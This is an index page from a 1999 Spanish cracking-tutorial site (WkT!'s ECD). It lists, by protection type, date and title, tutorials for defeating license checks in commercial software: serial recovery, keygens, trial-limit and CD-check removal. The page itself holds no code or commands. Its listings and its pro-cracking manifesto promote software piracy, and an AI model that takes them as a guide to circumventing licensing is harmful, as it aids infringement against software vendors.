Programa	**Programa xxx**	W95 / W98 / NT
Descripción	xxxx	
Tipo	Trial de 30 dias	
Url	http://www	
Protección	**Nag Screen. Time Limit 30 Dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a	
Objetivo	**Simular estar registrados.**	
Cracker	**Fulanito**	
Fecha	xx de Julio de 1999	

Introducción

Al Atake

Última Actualizacion: *01/11/99*

ECD MIRRORS:

Esta es la lista de páginas oficiales para consultar el ECD:

- Crackz Web Site
- http://ecd.tsx.org
- http://w56.org/ecd

Esta última url http://w56.org/ecd es un desvio aleatorio a cualquiera de los mirrors.
Por lo que os recomendamos que lo utiliceis si quereis ponernos un link en vuestra web.

ULTIMAS NOVEDADES:

Saludos a todos! Parece que por fin la Cracking-Scene-Hispana comienza a dar muestras de una gran actividad. Son muchos y muy buenos los artículos que he recibido en estas dos últimas semanas :

1. Cuentapasos v3.75
2. Registry Studio V1.01
3. Code Snippet Creator v1.05: Archivos PE
4. La Memoria en W32: Intro
5. Reversing with ToPo v1.0
6. Lake Clear Animato v1.0c
7. Productos RKS Software
8. Winboost 2000 v1.0.0.1999
9. Kyodai v10.21
10. Quick Heal v5.20
11. Ultraedit v6.20b
12. WinGest v3.5
13. Toggle Mouse v3.4.3
14. WkT! Faq Oficial página 1
15. WkT! Faq Oficial página 2
16. WkT! Faq Oficial página 3

Una visita obligada es la sección de Documentos Genéricos donde encontrarás la última revisión de la WkT! Faq Oficial, un artículo muy completo sobre el formato de los archivos PE, un artículo sobre la Memoria en W32 y un tutorial sobre cómo utilizar Topo v1.0, además de otros documentos igualmente interesantes.

AGRADECIMIENTOS:

WkT! agradece a todos sus colaboradores su ayuda con el proyecto ECD, y su inestimable apoyo moral. Muchas gracias a todos los que visitais nuestros forums sobre Ingenieria Inversa y nos abrasais a preguntas.
Gracias a TNT! y KuT! por sumarse al proyecto ECD con sus ensayos de Ingenieria Inversa. Thanks to Crackz for his mirror.

COLABORA CON EL PROYECTO ECD:

La versión Inglesa del ECD se encuentra en fase de preparación.
NECESITAMOS TRADUCCIONES !!
Si se te da bien el Ingles y te gustaria colaborar en el proyecto ECD, por favor, traduce alguno de estos tutoriales al Ingles y envia la traducción a wkt@bigfoot.com
(conserva el formato original, gracias)

OJO : Cuestiones legales a tener en cuenta.

ESTUDIO COLECTIVO DE DESPROTECCIONES:

Este site nace con el objetivo de recopilar tutoriales en castellano sobre el noble arte del cracking, para de esta manera favorecer el aprendizaje de las técnicas de debugging, imprescindibles para defendernos de los bugs (mayormente intencionados, o sea protecciones) que los fabricantes de software introducen en sus programas, que no lo olvidemos, residen en nuestro disco duro, por lo cual deberíamos ser libres de poderlos modificar a nuestro antojo.
(Uf, vaya frase...;-)

NOTA PARA EL PROGRAMADOR INDIGNADO QUE ESTA LEYENDO ESTAS PAGINAS

Si eres de los que piensan que los crackers estamos de mas, que lo unico que hacemos es perjudicar a las casas de soft, que te estamos robando dinero.....bien, quiza lo verias todo de manera distinta desde "el otro lado". Si, has leido bien, te estamos invitando a que te introduzcas en el mundo de la Ingenieria Inversa. Te invitamos a leer tutoriales, a crackear tus propios programas y aprender como **PROTEGERLOS MEJOR**.
¿Perplejo? pues no deberias estarlo, en lugar de quejarte de nuestro comportamiento y abrir la veda de la "caza al cracker", lo mejor que puedes hacer es aprender de tus errores y de los demás. Despues de todo, el "trabajo sucio" lo hemos hecho por ti. ;o)
Aunque parezca extraño, **WkT!** está dedicado a formar a los programadores , mostrándoles sus defectos y el camino para producir software de calidad.

Crackea Jacta Est

Entendemos por tutoriales, la explicación de cómo se desprotege un determinado programa.
Se puede acceder a todos ellos a través de las 3 páginas de índices, cada una de las cuales está ordenada de diferente manera :

- Por **Tipo de Protección** : Cd-Checks, Mochilas, Limitaciones de tiempo, ...
- Por **Fecha de Publicación** : Útil para ir siguiendo las novedades publicadas.
- Por **Orden Alfabético** : Útil para buscar un programa en concreto.

Pero aún hay más, y son los documentos genéricos, que explican algun tema concreto.
Por ejemplo, la FAQ de Cracking, Cómo Crackear, Introducción al SoftIce, VB5, ...
De momento están agrupados en **Documentos Genéricos** , y si más adelante hace falta, ya se dividirán en subgrupos.

ECD idea original de Mr.Brown.
Primeras páginas creadas por Mr.Brown, retocadas, mantenidas y optimizadas a 800x600 para Netscape y Opera por Mr.WhiTe.
Cualquier colaboración será bien recibida, así que anímate:
Haznos llegar tus documentos con este formato

133182

--

ESTUDIO COLECTIVO DE DESPROTECCIONES

Índice por Tipo de Protección

Mochilas, Dongles, Hardware Key, ...		
MatLab 5 (W95)		
Estudio y desprotección de la mochila.		
Enero 98	+Aitor	SoftIce 3.2, Wdasm 8.X, Editor Hexadecimal

Cd-Checks, ...		
Commandos Behind the Enemy Lines (W95)		
Evitar el Cd-Check.		
15/9/98	Mr.Brown	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
NEED FOR SPEED 3 (W95)		
Evitar el Cd-Check.		
07/06/99	Mr.WhiTe	W32Dasm v8.9, Editor Hexadecimal

Generadores de Llaves, KeyMakers, ...

Lake Clear Animato v1.0c (W95/W98/NT)

Obtención de un número de Serie Válido y creación de KeyMaker

21/10/99	Mr.Green	SoftIce v3.24

Productos RKS Software (W95)

Obtención de un número de Serie Válido y creación de KeyMaker

18/10/99	Mr.Green	SoftIce v3.24

File Compare Utility 3.0.002 (W95)

Hacer un Generador de claves (KeyGen).

01/03/99	Mr.Brown	SoftIce 3.22, JavaScript

Revival 2.1 (W95)

Explicación para hacer un Generador de Llaves.

Octubre 98	Mr.Pink	SoftIce, IDA Pro 3.75, Compilador de C

Shareware: Pantallas molestas (Nag Screens), ...

Ulead PhotoImpact v4.2 (W95)

Conseguir que no caduque el programa y NagScreen.

30/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a

Lotus SmartSuite Millenium Edition (W95)

Conseguir que no caduque el programa y NagScreen.

15/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a

CuentaPasos v3.72 (W95)

Conseguir que no caduque el programa y NagScreen.

02/05/99	Esiel2	SoftIce 3.22, Tasm 5.0, Process Patcher v 2.4 (opcional).

PhotoLine 4.53 (W95)

Conseguir que no caduque el programa y NagScreen.

20/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

TextPad 3.2.4 (W95)

Saltarse el aviso inicial de shareware

Julio 98	Mr.Brown	Wdasm 8.9, Editor Hexadecimal

Logical (DOS)

Evitar la pantalla inicial de introducción de password.

Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

Shareware: Limitaciones de Funciones, ...

Ulead Video Studio v3.0 (W95)

Conseguir que no caduque el programa, NagScreen y otras limitaciones

14/09/99	Mr.Orange [WkT!]	SoftIce v3.25

English-Spanish Interpreter 2000 (W95)

Conseguir que no caduque el programa y NagScreen.

25/08/99	Mr.Crimson	SoftIce v3.25, TechFacts 95

Slim Show 3.1 (W95)

Quitar las limitaciones de la versión Shareware.		
29/9/98	Mr.Pink	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
Backgammon Pro (W95)		
Quitar límite de partidas para la versión shareware		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

Shareware: Buscar Números de Registro, Serials, ...		
Winboost 2000 v1.0.0.1999 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.5, Gettyp v2.38, W32dasm v8.93, UltraEdit v6.10a
Kyodai v10.21 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.50, Gettyp for Dos v2.35, SoftIce v3.24, W32dasm v8.93, UltraEdit v6.10a
WinGest v3.5 (W95/W98/NT)		
Obtención de un número de Serie Válido		
07/07/99	XASX	SoftIce v3.25
Advanced Video Poker v1.1 (W95)		
Buscar el número de serie y crear su Key-Generator		
14/08/99	Mr.GReeN	Smartcheck v6.01 (Build 952)
Exploit Submission Wizard 5 (W95)		
Conseguir la clave para registrarse.		

01/06/99	Esiel2	SoftIce v3.24

Talisman 1.1 (W95)

Conseguir la clave para registrarse.

11/5/99	Mr.WhiTe	SoftIce 3.24

Picture Explorer 1.21 (W95)

Conseguir la clave para registrarse.

09/01/99	Mr.Grey	Wdasm

KAWA 3.13 (W95)

Conseguir la clave para registrarse.

09/01/99	Mr.Grey	SoftIce 3.24

Java Script It ! v1.3 (W95)

Conseguir la clave para registrarse.

07/01/99	Esiel2	SoftIce v3.24

Cover Your Tracks 3.1 (W95)

Conseguir la clave para registrarse.

20/12/98	Mr.Grey	SoftIce 3.24

AddSoft 2.26 (W95)

Conseguir la clave para registrarse.

20/12/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Uninstall Manager 2.60 (W95)

Conseguir la clave para registrarse.

20/11/98	Mr.Grey	SoftIce 3.24

CaseLinr 5.4 (W95)

Conseguir la clave para registrarse.

08/11/98	Mr.Grey	SoftIce 3.24

4Screens 1.27 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24
AxMan 2.21 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24
A.X.E. 2.0 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24
Dll Show 3.7 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24
Font Look 3.2, Directory Printer 1.8, Super Text Search 1.6 (W95)		
Conseguir la clave para registrarse.		
5/8/98	Mr.Brown	SoftIce 3.22
Internet Organizer 3.1 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	Wdasm 8.9
Submission Wizard 4 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	SoftIce 3.22
Html Validator v2.55 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	SoftIce 3.22
Norton CrashGuard Deluxe 3.0 (W95)		

Conseguir la clave para registrarse. Protección Cinderella, "Turnkey Popper" basada en la librería RSAGNT32.DLL		
Mayo 98	Estado+Porcino	Wdasm 8.X , SoftIce
Uedit 5.0 (W95)		
Conseguir la clave para registrarse.		
Enero 98	Estado+Porcino	Wdasm 8.X , SoftIce

Shareware: Engañar el registro, Serial, ...		
Quick Heal v5.20 (W95/W98/NT)		
Simular estar registrados.		
13/10/99	Kolgado	SoftIce v4.01
Toggle Mouse v3.4.3 (W95/W98/NT) Cracking: Primeros pasos. Conocimientos básicos de ensamblador. El registro de Windows.		
Simular estar registrados.		
25/08/99	Maniac PC	W32dasm v8.9, UltraEdit v6.10a, Registry Monitor
Registry Studio V1.01 (W95/W98/NT)		
Simular estar registrados.		
30/10/99	Karpoff	SoftIce v4, W32dasm v8.9, Heditor HEX (A tu Gusto)
TogglePopDesk v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
TogglePing+ v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		

07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a

Ultraedit v6.10a (W95)

Simular estar registrado.

15/07/99	Mr.WhiTe	SoftIce v3.24, W32dasm v8.9, UltraEdit v5.0a

CdrLabel 4.1 (W95)

Simular estar registrado.

15/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

SemPoint 2.25 (W95)

Simular estar registrado.

13/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

Hex WorkShop 2.51 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

QuickView plus 4.0 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

WinRAR 2.04 (W95)

Simular estar registrado.

Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

TechFacts 95 (W95)

Simular estar registrado.

Diciembre 97	Estado+Porcino	SoftIce 3.0, Editor Hexadecimal

Shareware: Limitaciones de Tiempo, ...		
Cabinet Manager 98 2.0 (W95)		
Conseguir que no caduque nunca el programa.		
08/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Shareware: Zen Cracking, ...		
Ulead Media Studio Pro v5.01 (W95)		
Conseguir que no caduque el programa, NagScreen y eliminar una X muy molesta.		
21/09/99	Estado+Porcino	SoftIce v3.25, Referencia API32
Multimedia Builder 3.0 (W95)		
Observación de los colores para crackear ;-)		
Noviembre 98	Mr.Pink	SoftIce

[Plantilla en formato htm | Plantilla en formato zip]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES

Índice por Fecha de Publicación

Octubre 1999

Registry Studio V1.01 (W95/W98/NT)

Simular estar registrados.

30/10/99	Karpoff	SoftIce v4, W32dasm v8.9, Heditor HEX (A tu Gusto)

Code Snippet Creator v1.05: (W95/W98/NT)
Descabezando archivos ejecutables portables

Comprender la estructura y el contenido del encabezado de los archivos con formato PE

Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40, SoftIce (opcional)

La Memoria en W32: Intro (W95/W98/NT)

Suministrar conocimiento que permita comprender cómo W32 traduce direcciones virtuales en direcciones físicas.

Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40 (opcional), SoftIce

Reversing with ToPo v1.0 (W95/W98/NT)

Cómo usar ToPo v1.0		
23/10/99	Mr.Crimson	Topo v1.0, Uedit y (opcionalmente) SoftICE
Lake Clear Animato v1.0c (W95/W98/NT)		
Obtención de un número de Serie Válido y creación de KeyMaker		
21/10/99	Mr.Green	SoftIce v3.24
Cuentapasos v3.75 (W95/W98/NT)		
Simular estar registrados.		
18/10/99	Mr.Blue	SoftIce v4.0, SmartCheck 6.0, Spy++
Productos RKS Software (W95)		
Obtención de un número de Serie Válido y creación de KeyMaker		
18/10/99	Mr.Green	SoftIce v3.24
Winboost 2000 v1.0.0.1999 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.5, Gettyp v2.38, W32dasm v8.93, UltraEdit v6.10a
Kyodai v10.21 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.50, Gettyp for Dos v2.35, SoftIce v3.24, W32dasm v8.93, UltraEdit v6.10a
Quick Heal v5.20 (W95/W98/NT)		
Simular estar registrados.		
13/10/99	Kolgado	SoftIce v4.01

Septiembre 1999		
Ultraedit v6.20b (W95)		
Simular estar registrado.		
29/09/99	^DeeJay^	SoftIce v3.24, W32dasm v8.9
Ulead Media Studio Pro v5.01 (W95)		
Conseguir que no caduque el programa, NagScreen y eliminar una X muy molesta.		
21/09/99	Estado+Porcino	SoftIce v3.25, Referencia API32
Ulead Video Studio v3.0 (W95)		
Conseguir que no caduque el programa, NagScreen y otras limitaciones		
14/09/99	Mr.Orange [WkT!]	SoftIce v3.25
TogglePopDesk v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
TogglePing+ v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
ActiveLock 1.5 y VBCodeLibrary 3.0.0 (W95)		
Conseguir la clave para registrarse.		
03/09/99	Paco	Visual Basic 5+, Smartcheck 6 (opcional)

Agosto 1999

Ulead Button.Applet 1.0 (W95)

Conseguir que no caduque el programa y NagScreen.

31/08/99	Mr.Orange	SoftIce v3.25, ProcDump

Descompresión manual con ProcDump (W95)

Como usar el ProcDump para descomprimir/desencriptar tus cobayas.

31/08/99	Mr.Orange	SoftIce v3.25, ProcDump

English-Spanish Interpreter 2000 (W95)

Conseguir que no caduque el programa y NagScreen.

25/08/99	Mr.Crimson	SoftIce v3.25, TechFacts 95

Toggle Mouse v3.4.3 (W95/W98/NT)
Cracking: Primeros pasos. Conocimientos básicos de ensamblador. El registro de Windows.

Simular estar registrados.

25/08/99	Maniac PC	W32dasm v8.9, UltraEdit v6.10a, Registry Monitor

Particle Fire screensaver v1.1a (W95)

Conseguir la clave para registrarse.

19/08/99	Champion	SoftIce v4.00, Regmon, Hiew 6.04 (mASM32 opcional)

Advanced Video Poker v1.1 (W95)

Buscar el número de serie y crear su Key-Generator

14/08/99	Mr.GReeN	Smartcheck v6.01 (Build 952)

Julio 1999

Ulead PhotoImpact v4.2 (W95)		
Conseguir que no caduque el programa y NagScreen.		
30/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a
Lotus SmartSuite Millenium Edition (W95)		
Conseguir que no caduque el programa y NagScreen.		
15/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a
Ultraedit v6.10a (W95)		
Simular estar registrado.		
15/07/99	Mr.WhiTe	SoftIce v3.24, W32dasm v8.9, UltraEdit v5.0a
WinGest v3.5 (W95/W98/NT)		
Obtención de un número de Serie Válido		
07/07/99	XASX	SoftIce v3.25

Junio 1999		
NEED FOR SPEED 3 (W95)		
Evitar el Cd-Check.		
07/06/99	Mr.WhiTe	W32Dasm v8.9, Editor Hexadecimal
Crackeando en VB	Esiel2	Junio de 1999
Este tutorial contiene lo basico a mi entender que debes saber de herramientas y de algunas funciones que tanto le gusta llamar al Visual Basic.		
Exploit Submission Wizard 5 (W95)		
Conseguir la clave para registrarse.		

01/06/99	Esiel2	SsoftIce v3.24

Mayo 1999		
Talisman v1.1 (W95)		
Conseguir la clave para registrarse.		
11/05/99	Mr.WhiTe	SoftIce 3.24
CuentaPasos v3.72 (W95)		
Conseguir que no caduque nunca el programa.		
02/05/99	Esiel2	SoftIce 3.22, Tasm 5.0, Process Patcher v 2.4 (opcional).

Marzo 1999		
File Compare Utility 3.0.002 (W95)		
Hacer un Generador de claves (KeyGen).		
01/03/99	Mr.Brown	SoftIce 3.22, JavaScript

Enero 1999		
Picture Explorer 1.21 (W95)		
Conseguir la clave para registrarse.		
09/01/99	Mr.Grey	Wdasm

KAWA 3.13 (W95)		
Conseguir la clave para registrarse.		
09/01/99	Mr.Grey	SoftIce 3.24
Java Script It ! v1.3 (W95)		
Conseguir la clave para registrarse.		
07/01/99	Esiel2	SoftIce v3.24

Diciembre 1998		
Cover Your Tracks 3.1 (W95)		
Conseguir la clave para registrarse.		
20/12/98	Mr.Grey	SoftIce 3.24
AddSoft 2.26 (W95)		
Conseguir la clave para registrarse.		
20/12/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Noviembre 1998		
Uninstall Manager 2.60 (W95)		
Conseguir la clave para registrarse.		
20/11/98	Mr.Grey	SoftIce 3.24
PhotoLine 4.53 (W95)		
Conseguir que no caduque el programa.		
20/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Multimedia Builder 3.0 (W95)		
Observación de los colores para crackear ;-)		
Noviembre 98	Mr.Pink	SoftIce
CaseLinr 5.4 (W95)		
Conseguir la clave para registrarse.		
08/11/98	Mr.Grey	SoftIce 3.24
Cabinet Manager 98 2.0 (W95)		
Conseguir que no caduque nunca el programa.		
08/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Octubre 1998		
4Screens 1.27 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24
AxMan 2.21 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24
Revival 2.1 (W95)		
Explicación para hacer un Generador de Llaves.		
Octubre 98	Mr.Pink	SoftIce, IDA Pro 3.75, Compilador de C
A.X.E. 2.0 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24

Dll Show 3.7 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24

Septiembre 1998		
Slim Show 3.1 (W95)		
Quitar las limitaciones de la versión Shareware.		
29/9/98	Mr.Pink	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
Commandos Behind the Enemy Lines (W95)		
Evitar el Cd-Check.		
15/9/98	Mr.Brown	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal

Agosto 1998		
CdrLabel 4.1 (W95)		
Simular estar registrado.		
15/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
SemPoint 2.25 (W95)		
Simular estar registrado.		
13/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Font Look 3.2, Directory Printer 1.8, Super Text Search 1.6 (W95)		
Conseguir la clave para registrarse.		

5/8/98	Mr.Brown	SoftIce 3.22

Julio 1998

Internet Organizer 3.1 (W95)

Conseguir la clave para registrarse.

Julio 98	Mr.Brown	Wdasm 8.9

Hex WorkShop 2.51 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

QuickView plus 4.0 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

Submission Wizard 4 (W95)

Conseguir la clave para registrarse.

Julio 98	Mr.Brown	SoftIce 3.22

WinRAR 2.04 (W95)

Simular estar registrado.

Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

TextPad 3.2.4 (W95)

Saltarse el aviso inicial de shareware

Julio 98	Mr.Brown	Wdasm 8.9, Editor Hexadecimal

Html Validator v2.55 (W95)

Conseguir la clave para registrarse.

Julio 98	Mr.Brown	SoftIce 3.22

Backgammon Pro (W95)		
Quitar límite de partidas para la versión shareware		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Logical (DOS)		
Evitar la pantalla inicial de introducción de password.		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

Antes de Julio 1998		
Norton CrashGuard Deluxe 3.0 (W95)		
Conseguir la clave para registrarse. Protección Cinderella, "Turnkey Popper" basada en la librería RSAGNT32.DLL		
Mayo 98	Estado+Porcino	Wdasm 8.X , SoftIce
Uedit 5.0 (W95)		
Conseguir la clave para registrarse.		
Enero 98	Estado+Porcino	Wdasm 8.X , SoftIce
MatLab 5 (W95)		
Estudio y desprotección de la mochila.		
Enero 98	+Aitor	SoftIce 3.2, Wdasm 8.X, Editor Hexadecimal
TechFacts 95 (W95)		
Simular estar registrado.		
Diciembre 97	Estado+Porcino	SoftIce 3.0, Editor Hexadecimal

[**Plantilla en formato htm** | **Plantilla en formato zip**]

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES

Índice por orden Alfabético

A

ActiveLock 1.5 y VBCodeLibrary 3.0.0 (W95)

Conseguir la clave para registrarse.

03/09/99	Paco	Visual Basic 5+, Smartcheck 6 (opcional)

AddSoft 2.26 (W95)

Conseguir la clave para registrarse.

20/12/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Advanced Video Poker v1.1 (W95)

Buscar el número de serie y crear su Key-Generator

14/08/99	Mr.GReeN	Smartcheck v6.01 (Build 952)

A.X.E. 2.0 (W95)

Conseguir la clave para registrarse.

18/10/98	Mr.Grey	SoftIce 3.24

AxMan 2.21 (W95)

Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24

B

Backgammon Pro (W95)		
Quitar límite de partidas para la versión shareware		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

C

Cabinet Manager 98 2.0 (W95)		
Conseguir que no caduque nunca el programa.		
08/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54
CaseLinr 5.4 (W95)		
Conseguir la clave para registrarse.		
08/11/98	Mr.Grey	SoftIce 3.24
CdrLabel 4.1 (W95)		
Simular estar registrado.		
15/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Code Snippet Creator v1.05: (W95/W98/NT) Descabezando archivos ejecutables portables		
Comprender la estructura y el contenido del encabezado de los archivos con formato PE		

Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40, SoftIce (opcional)
Commandos Behind the Enemy Lines (W95)		
Evitar el Cd-Check.		
15/9/98	Mr.Brown	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
Cover Your Tracks 3.1 (W95)		
Conseguir la clave para registrarse.		
20/12/98	Mr.Grey	SoftIce 3.24
Cuentapasos v3.75 (W95/W98/NT)		
Simular estar registrados.		
18/10/99	Mr.Blue	SoftIce v4.0, SmartCheck 6.0, Spy++
CuentaPasos v3.72 (W95)		
Conseguir que no caduque nunca el programa.		
02/05/99	Esiel2	SoftIce 3.22, Tasm 5.0, Process Patcher v 2.4 (opcional).

D		
Directory Printer 1.8 (W95)		
Conseguir la clave para registrarse.		
5/8/98	Mr.Brown	SoftIce 3.22
Dll Show 3.7 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24

E

English-Spanish Interpreter 2000 (W95)

Conseguir que no caduque el programa y NagScreen.

25/08/99	Mr.Crimson	SoftIce v3.25, TechFacts 95

Exploit Submission Wizard 5 (W95)

Conseguir la clave para registrarse.

01/06/99	Esiel2	SoftIce v3.24

F

File Compare Utility 3.0.002 (W95)

Hacer un Generador de claves (KeyGen).

01/03/99	Mr.Brown	SoftIce 3.22, JavaScript

Font Look 3.2 (W95)

Conseguir la clave para registrarse.

5/8/98	Mr.Brown	SoftIce 3.22

G

H		
Hex WorkShop 2.51 (W95)		
Saltarse el registro.		
Julio 98	Daniel	Wdasm, Editor Hexadecimal
Html Validator v2.55 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	SoftIce 3.22

I		
Internet Organizer 3.1 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	Wdasm 8.9

J		
Java Script It ! v1.3 (W95)		
Conseguir la clave para registrarse.		
07/01/99	Esiel2	SoftIce v3.24

K		
Kyodai v10.21 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.50, Gettyp for Dos v2.35, SoftIce v3.24, W32dasm v8.93, UltraEdit v6.10a
KAWA 3.13 (W95)		
Conseguir la clave para registrarse.		
09/01/99	Mr.Grey	SoftIce 3.24

L		
Lake Clear Animato v1.0c (W95/W98/NT)		
Obtención de un número de Serie Válido y creación de KeyMaker		
21/10/99	Mr.Green	SoftIce v3.24
Logical (DOS)		
Evitar la pantalla inicial de introducción de password.		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Lotus SmartSuite Millenium Edition (W95)		
Conseguir que no caduque el programa y NagScreen.		
15/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a

M		
MatLab 5 (W95)		
Estudio y desprotección de la mochila.		
Enero 98	+Aitor	SoftIce 3.2, Wdasm 8.X, Editor Hexadecimal
Multimedia Builder 3.0 (W95)		
Observación de los colores para crackear ;-)		
Noviembre 98	Mr.Pink	SoftIce

N		
NEED FOR SPEED 3 (W95)		
Evitar el Cd-Check.		
07/06/99	Mr.WhiTe	W32Dasm v8.9, Editor Hexadecimal
Norton CrashGuard Deluxe 3.0 (W95)		
Conseguir la clave para registrarse. Protección Cinderella, "Turnkey Popper" basada en la librería RSAGNT32.DLL		
Mayo 98	Estado+Porcino	Wdasm 8.X , SoftIce

P
Particle Fire screensaver v1.1a (W95)
Conseguir la clave para registrarse.

19/08/99	Champion	SoftIce v4.00, Regmon, Hiew 6.04 (mASM32 opcional)

Picture Explorer 1.21 (W95)

Conseguir la clave para registrarse.

09/01/99	Mr.Grey	Wdasm

PhotoLine 4.53 (W95)

Conseguir que no caduque el programa.

20/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Q

Quick Heal v5.20 (W95/W98/NT)

Simular estar registrados.

13/10/99	Kolgado	SoftIce v4.01

QuickView plus 4.0 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

R

Registry Studio V1.01 (W95/W98/NT)

Simular estar registrados.

30/10/99	Karpoff	SoftIce v4, W32dasm v8.9, Heditor HEX (A tu Gusto)

Revival 2.1 (W95)		
Explicación para hacer un Generador de Llaves.		
Octubre 98	Mr.Pink	SoftIce, IDA Pro 3.75, Compilador de C
Productos RKS Software (W95)		
Obtención de un número de Serie Válido y creación de KeyMaker		
18/10/99	Mr.Green	SoftIce v3.24

S		
SemPoint 2.25 (W95)		
Simular estar registrado.		
13/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Slim Show 3.1 (W95)		
Quitar las limitaciones de la versión Shareware.		
29/9/98	Mr.Pink	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
Submission Wizard 4 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	SoftIce 3.22
Super Text Search 1.6 (W95)		
Conseguir la clave para registrarse.		
5/8/98	Mr.Brown	SoftIce 3.22

T		
Toggle Mouse v3.4.3 (W95/W98/NT) Cracking: Primeros pasos. Conocimientos básicos de ensamblador. El registro de Windows.		
Simular estar registrados.		
25/08/99	Maniac PC	W32dasm v8.9, UltraEdit v6.10a, Registry Monitor
TogglePopDesk v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
TogglePing+ v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
Talisman v1.1 (W95)		
Conseguir la clave para registrarse.		
11/05/99	Mr.WhiTe	SoftIce 3.24
TechFacts 95 (W95)		
Simular estar registrado.		
Diciembre 97	Estado+Porcino	SoftIce 3.0, Editor Hexadecimal
